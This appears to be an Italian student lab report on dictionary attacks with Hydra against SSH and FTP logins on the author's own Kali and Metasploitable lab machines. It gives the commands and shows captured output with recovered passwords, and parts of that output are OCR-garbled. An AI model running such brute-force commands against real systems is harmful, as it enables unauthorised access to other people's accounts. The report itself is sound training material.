AUTHENTICATION CRACKING CON HYDRA

TASK

Consegna:

- 1. Mi posiziono in NAT, utilizzate il comando sudo apt install seclists, sudo apt install vsftpd
- 2. Mi posiziono in rete interna, esercizio guidato su SSH da Kali a Kali
- 3. FTP da Kali a Kali
- 4. Bonus: telnet / ssh / ftp da Kali a Metasploitable (in rete interna) utente msfadmin password listadipassword (con msfadmin incluso)

ANALISI E VALUTAZIONE

Come primo passaggio mettiamo kali su NAT. Non avendo possibilità di installare i pacchetti di lista e ftp con il comando sudo apt allora sono andato a scaricarli manualmente.

• **SecLists**: Ho eseguito il seguente comando da terminale:

wget -c https://github.com/danielmiessler/SecLists/archive/master.zip-O
SecList.zip

Questo ci permette di scaricare il file SecLists.zip il quale successivamente lo andremo ad estrarre con il comando <<sudo unzip SecList.zip>> e dopo averlo estratto lo andremo a depositare nella directory dove sarebbe dovuto esserci se avessimo utilizzato il comando sudo apt. Il comando per spostarlo nella directory è il seguente:

```
mv "Nome del file estratto" /usr/share
```

• **Vsftpd:** Per questo servizio invece dobbiamo andare a scaricarlo a mano dal sito http://ftp.debian.org/debian/pool/main/v/vsftpd/ e scegliere il file amd64.deb. Dopo averlo scaricato andiamo a installarlo usando il comando da terminale:

sudo dpkg -i "Nome_del_file_scaricato"

```
(kali® kali)-[~/Desktop]
$ sudo dpkg -i vsftpd_3.0.3-12_amd64.deb
Selecting previously unselected package vsftpd.
(Reading database ... 341841 files and directories currently installed.)
Preparing to unpack vsftpd_3.0.3-12_amd64.deb ...
Unpacking vsftpd (3.0.3-12) ...
Setting up vsftpd (3.0.3-12) ...
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
```

Ora andiamo ad effettuare la scansione tramite Hydra. Ritorniamo in rete interna ed andiamo a creare un nuovo utente utilizzando il comando:

sudo adduser test_user

```
-(kali⊛kali)-[~]
 –$ <u>sudo</u> adduser test_user
Adding user `test_user' ...
Adding new group `test_user' (1001) ...
Adding new user `test_user' (1001) with group `test_user'
Creating home directory `/home/test_user' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
         Full Name []:
         Room Number []:
        Work Phone []:
         Home Phone []:
         Other []:
Is the information correct? [Y/n] y
```

Ci chiederà anche la password che daremo: testpass

Dopo di che andiamo ad avviare il servizio di ssh con il comando:

sudo service ssh start

E il comando successivo che staremo per usare servirà per instaurare la connessione in ssh dell'utente che abbiamo creato. Questo ci permetterà di ricevere il prompt dei comandi dell'utente test_user. Il comando sarà:

ssh test_user@IP_KALI

IP DI KALI: 192.168.50.100

ATTACCO A DIZIONARIO CON HYDRA

Ora possiamo andare a sfruttare un attacco a dizionario tramite Hydra. Ritorniamo all'user kali con il comando <<kali su>>. Il comando da utilizzare per andare a fare un attacco tramite Hydra per l'associazione della password al nostro nuovo utente creato sarà:

hydra -l test_user -P /usr/share/SecListsmaster/Passwords/password_create_da_me.txt 192.168.50.100 -t4 ssh -V

```
"Nydra -l test_user -P /usr/share/SecLists-master/Passwords/password_create_da_me.txt 192.168.50.1 00 -14 ssb -V
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret serv ice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics any way).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-12-01 10:23:58
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previo us session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 33 login tries (l:1/p:33), -9 tries per task
[DATA] attacking ssb.//192.168.50.100:22/
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "asdasdh" - 1 of 33 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "dsawdd" - 2 of 33 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "dsawdd" - 3 of 33 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "dasdawa" - 4 of 33 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "das" - 5 of 33 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "ds" - 6 of 33 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "grg" - 8 of 33 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "grg" - 8 of 33 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "grg" - 8 of 33 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "grg" - 8 of 33 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "grg" - 8 of 33 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "grg" - 8 of 33 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "f" - 10 of 33 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "f" - 10 of 33 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pas
```

Come si può notare il comando ci ha permesso di poter trovare la nostra password relativo al nostro user (in basso in celeste)

Spieghiamo e facciamo delle premesse:

- -I = fa riferimento all'user per il quale vogliamo fare il test e trovare la sua password
- -P = fa riferimento ad un file di password che Hydra prende in considerazione per fare i test
- -t4 = parametro utilizzato per ridurre il numero di task paralleli
- -V = ci permette di far apparire tutti i test di username e password che esegue Hydra

Password_create_da_me = è un file che ho creato io inserendoci un tot di password per ridurre il tempo di recupero password e l'ho creato e salvato nella directory /usr/share/SecLists-master/Passwords. In alternativa potevamo usare il file denominato xato-net-10-milion-passwords-1000000.txt, il quale è un file contenente un numero elevato di password default:



File creato da me inserendo un numero casuale di password, tra cui anche quelle corrette per far vedere come Hydra funziona.

```
bt4-password.txt
                                  probable-v2-top12000.txt
cirt-default-passwords.txt
                                  probable-v2-top1575.txt
                                  probable-v2-top207.txt
citrix.txt
                                  README.md
clarkson-university-82.txt
                                  richelieu-french-top20000.txt
                                  richelieu-french-top5000.txt
darkc0de.txt
darkweb2017-top10000.txt
                                  scraped-JWT-secrets.txt
darkweb2017-top1000.txt
                                  seasons.txt
darkweb2017-top100.txt
                                  Software
darkweb2017-top10.txt
                                  stupid-ones-in-production.txt
days.txt
                                  twitter-banned.txt
                                  unkown-azul.txt
der-postillon.txt
                                  UserPassCombo-Jay.txt
dutch_common_wordlist.txt
                                  WiFi-WPA
dutch_passwordlist.txt
                                  xato-net-10-million-passwords-1000000.txt
dutch_wordlist
                                  xato-net-10-million-passwords-100000.txt
german_misc.txt
                                  xato-net-10-million-passwords-10000.txt
                                  xato-net-10-million-passwords-1000.txt
Keyboard-Combinations.txt
                                  xato-net-10-million-passwords-100.txt
                                  xato-net-10-million-passwords-10.txt
Leaked-Databases
                                  xato-net-10-million-passwords-dup.txt
                                  xato-net-10-million-passwords.txt
months.txt
Most-Popular-Letter-Passes.txt
  -(kali@kali)-[/usr/share/SecLists-master/Passwords]
$ sudo nano password_create_da_me.txt
[sudo] password for kali:
  —(kali®kali)-[/usr/share/SecLists-master/Passwords]
-$ sudo nano password_create_da_me.txt
```

Repository dove si trova il file di 100000 password di default Il passo successivo sarà andare a avviare il servizio di ftp tramite il comando:

sudo service vsftpd start

Dopo di che andiamo ad effettuare il test di cerca password tramite hydra ma in questo caso attraverso il protocollo ftp, il comando sarà il seguente:

hydra -l kali -P /usr/share/SecLists-master/Passwords/password_create_da_me.txt ftp://192.168.50.100 -V

```
💲 hydra -l kali -P /usr/share/SecLists-master/Passwords/password_create_da_me.txt ftp://192.168.50.
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret serv
ice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics any
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-12-01 10:30:29
[DATA] max 16 tasks per 1 server, overall 16 tasks, 35 login tries (l:1/p:35), ~3 tries per task
[DATA] attacking ftp://192.168.50.100:21/
                                                              login "kali" - pass "asdasdh" - 1 of 35 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 -
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "dsawdd" - 2 of 35 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "sdasdqwe" - 3 of 35 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "asdawda" - 4 of 35 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "das" - 5 of 35 [child 4] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "ds" - 6 of 35 [child 5] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "g" - 7 of 35 [child 6] (0/0)
                                                              login "kali" - pass "grg" - 8 of 35 [child 7] (0/0)
login "kali" - pass "sdf" - 9 of 35 [child 8] (0/0)
[ATTEMPT] target 192.168.50.100 -
[ATTEMPT] target 192.168.50.100 -
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "sdf" - 9 of 35 [child 8] (0/0) [ATTEMPT] target 192.168.50.100 - login "kali" - pass "d" - 10 of 35 [child 9] (0/0) [ATTEMPT] target 192.168.50.100 - login "kali" - pass "d" - 11 of 35 [child 10] (0/0) [ATTEMPT] target 192.168.50.100 - login "kali" - pass "f" - 12 of 35 [child 11] (0/0) [ATTEMPT] target 192.168.50.100 - login "kali" - pass "dg" - 13 of 35 [child 12] (0/0) [ATTEMPT] target 192.168.50.100 - login "kali" - pass "h" - 14 of 35 [child 13] (0/0)
                                                              login "kali" - pass "dg" - 13 of 35 [child 12] (0/0) login "kali" - pass "h" - 14 of 35 [child 13] (0/0) login "kali" - pass "hf" - 15 of 35 [child 14] (0/0) login "kali" - pass "df" - 16 of 35 [child 15] (0/0) login "kali" - pass "df" - 17 of 35 [child 1] (0/0) login "kali" - pass "h" - 19 of 35 [child 0] (0/0) login "kali" - pass "kali" - 20 of 35 [child 5] (0/0) login "kali" - pass "kali" - 21 of 35 [child 5] (0/0)
[ATTEMPT] target 192.168.50.100 -
[ATTEMPT] target 192.168.50.100 -
[ATTEMPT] target 192.168.50.100
[ATTEMPT] target 192.168.50.100 -
[ATTEMPT] target 192.168.50.100 -
[ATTEMPT]
                  target 192.168.50.100
                                                              login kali - pass kali - 20 of 35 [child 5] (0/0)
login "kali" - pass "gh" - 21 of 35 [child 11] (0/0)
login "kali" - pass "rg" - 22 of 35 [child 15] (0/0)
login "kali" - pass "sdf" - 23 of 35 [child 8] (0/0)
login "kali" - pass "asd" - 24 of 35 [child 13] (0/0)
[ATTEMPT] target 192.168.50.100 -
[ATTEMPT] target 192.168.50.100 -
[ATTEMPT] target 192.168.50.100 -
                 target 192.168.50.100 -
[ATTEMPT] target 192.168.50.100 -
[ATTEMPT] target 192.168.50.100 -
[ATTEMPT] target 192.168.50 100 -
                                                              login "kali" - pass "dfgb" - 25 of 35 [child 7] (0/0)
login "kali" - pass "msfadmin" - 26 of 35 [child 12]
                                                              login "kali" - pass "vb" - 27 of 35 [child 10] (0/0)
[ATTEMPT] target 192.168.50.100 -
                                                              login "kali" - pass "cv" - 28 of 35 [child 2] (0/0)
login "kali" - pass "testpass" - 29 of 35 [child 14
[ATTEMPT] target 192.168.50.100 - [ATTEMPT] target 192.168.50.100 -
                                                                                                                      - 29 of 35 [child 14]
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "sdfgsdfds" - 30 of 35 [child 4]
[ATTEMPT] target 192.168.50.100 - login "kali"
[ATTEMPT] target 192.168.50.100 - login "kali"
                                                              login "kali" - pass "df"
                                                                                                           - 31 of 35 [child 3] (0/0)
                                                                                          pass "sdf" - 32 of 35 [child 9] (0/0)
[21][ftp] host: 192.168.50.100
                                                            login: kali
                                                                                     password: kali
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-12-01 10:30:39
```

Come si può notare abbiamo ottenuto come risultato la password di kali (in celeste)

Avremo potuto fare la stessa cosa collegandosi da meta a kali, bastava cambiare solo l'indirizzo IP e mettere quello di Meta e usare invece dell'user di kali quello di Meta:

hydra -I msfadmin -P /usr/share/SecListsmaster/Passwords/password create da me.txt ftp://192.168.50.101 -V

```
—$ hydra -l msfadmin -P /usr/share/SecLists-master/Passwords/password_create_da_me.txt ftp://192.168.50.101 -V
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organiza tions, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
 Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-12-01 10:31:44
 [DATA] max 16 tasks per 1 server, overall 16 tasks, 35 login tries (l:1/p:35), ~3 tries per task
[DATA] attacking ftp://192.168.50.101:21/
 [ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "asdasdh" - 1 of 35 [child 0] (0/0) [ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "dsawdd" - 2 of 35 [child 1] (0/0) [ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "sdasdqwe" - 3 of 35 [child 2] (0/0) [ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "asdawda" - 4 of 35 [child 3] (0/0)
                                                                                                                                                            pass "das" - 5 of 35 [child 4] (0/0)
pass "ds" - 6 of 35 [child 5] (0/0)
                                                                                                    login "msfadmin" -
login "msfadmin" -
                             target 192.168.50.101 -
  [ATTEMPT]
 [ATTEMPT]
                             target 192.168.50.101 -
                                                                                                     login "msfadmin" -
                                                                                                                                                            pass "g" - 7 of 35 [child 6] (0/0)
pass "grg" - 8 of 35 [child 7] (0/0)
pass "sdf" - 9 of 35 [child 8] (0/0)
  [ATTEMPT]
                             target 192.168.50.101 -
                                                                                                    login "msfadmin" -
login "msfadmin" -
login "msfadmin" -
 [ATTEMPT]
                             target 192.168.50.101 -
                         | target 192.168.50.101 - login "msfadmin" - pass "grg" - 8 of 35 [child 7] (0/0) | target 192.168.50.101 - login "msfadmin" - pass "sdf" - 9 of 35 [child 8] (0/0) | target 192.168.50.101 - login "msfadmin" - pass "d" - 10 of 35 [child 9] (0/0) | target 192.168.50.101 - login "msfadmin" - pass "d" - 11 of 35 [child 10] (0/0) | target 192.168.50.101 - login "msfadmin" - pass "d" - 12 of 35 [child 11] (0/0) | target 192.168.50.101 - login "msfadmin" - pass "dg" - 13 of 35 [child 12] (0/0) | target 192.168.50.101 - login "msfadmin" - pass "h" - 14 of 35 [child 13] (0/0) | target 192.168.50.101 - login "msfadmin" - pass "h" - 14 of 35 [child 14] (0/0) | target 192.168.50.101 - login "msfadmin" - pass "fdf" - 16 of 35 [child 14] (0/0) | target 192.168.50.101 - login "msfadmin" - pass "fdf" - 16 of 35 [child 15] (0/0) | target 192.168.50.101 - login "msfadmin" - pass "fd" - 17 of 35 [child 1] (0/0) | target 192.168.50.101 - login "msfadmin" - pass "rt" - 18 of 35 [child 7] (0/0) | target 192.168.50.101 - login "msfadmin" - pass "h" - 19 of 35 [child 9] (0/0) | target 192.168.50.101 - login "msfadmin" - pass "kali" - 20 of 35 [child 9] (0/0) | target 192.168.50.101 - login "msfadmin" - pass "gh" - 21 of 35 [child 11] (0/0) | target 192.168.50.101 - login "msfadmin" - pass "gh" - 21 of 35 [child 14] (0/0) | target 192.168.50.101 - login "msfadmin" - pass "sdf" - 23 of 35 [child 3] (0/0) | target 192.168.50.101 - login "msfadmin" - pass "sdf" - 23 of 35 [child 3] (0/0) | target 192.168.50.101 - login "msfadmin" - pass "sdf" - 24 of 35 [child 3] (0/0) | target 192.168.50.101 - login "msfadmin" - pass "sdf" - 24 of 35 [child 3] (0/0) | target 192.168.50.101 - login "msfadmin" - pass "sdf" - 27 of 35 [child 3] (0/0) | target 192.168.50.101 - login "msfadmin" - pass "sdf" - 27 of 35 [child 4] (0/0) | target 192.168.50.101 - login "msfadmin" - pass "sdf" - 30 of 35 [child 6] (0/0) | target 192.168.50.101 - login "msfadmin" - pass "sdf" - 31 of 35 [child 13] (0/0) | target 192.168.50.101 - login "msfadmin" - pass "sdf" - 31 o
  [ATTEMPT]
                             target 192.168.50.101 -
  [ATTEMPT]
  [ATTEMPT]
 [ATTEMPT]
  [ATTEMPT]
  [ATTEMPT]
  [ATTEMPT]
 [ATTEMPT]
 [ATTEMPT]
  [ATTEMPT]
  [ATTEMPT]
 [ATTEMPT]
  [ATTEMPT]
  [ATTEMPT]
  [ATTEMPT]
  [ATTEMPT]
  [ATTEMPT]
  [ATTEMPT]
  [ATTEMPT]
  [ATTEMPT]
  [ATTEMPT]
  [ATTEMPT] target 192.168.50.101 -
  [ATTEMPT]
  [ATTEMPT]
                            host: 192.168.50.101 login: msfadmin password: msfadmin
 [21][ftp]
             1 target successfully completed, 1 valid password found
 Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-12-01 10:31:51
```

IP META: 192.168.50.101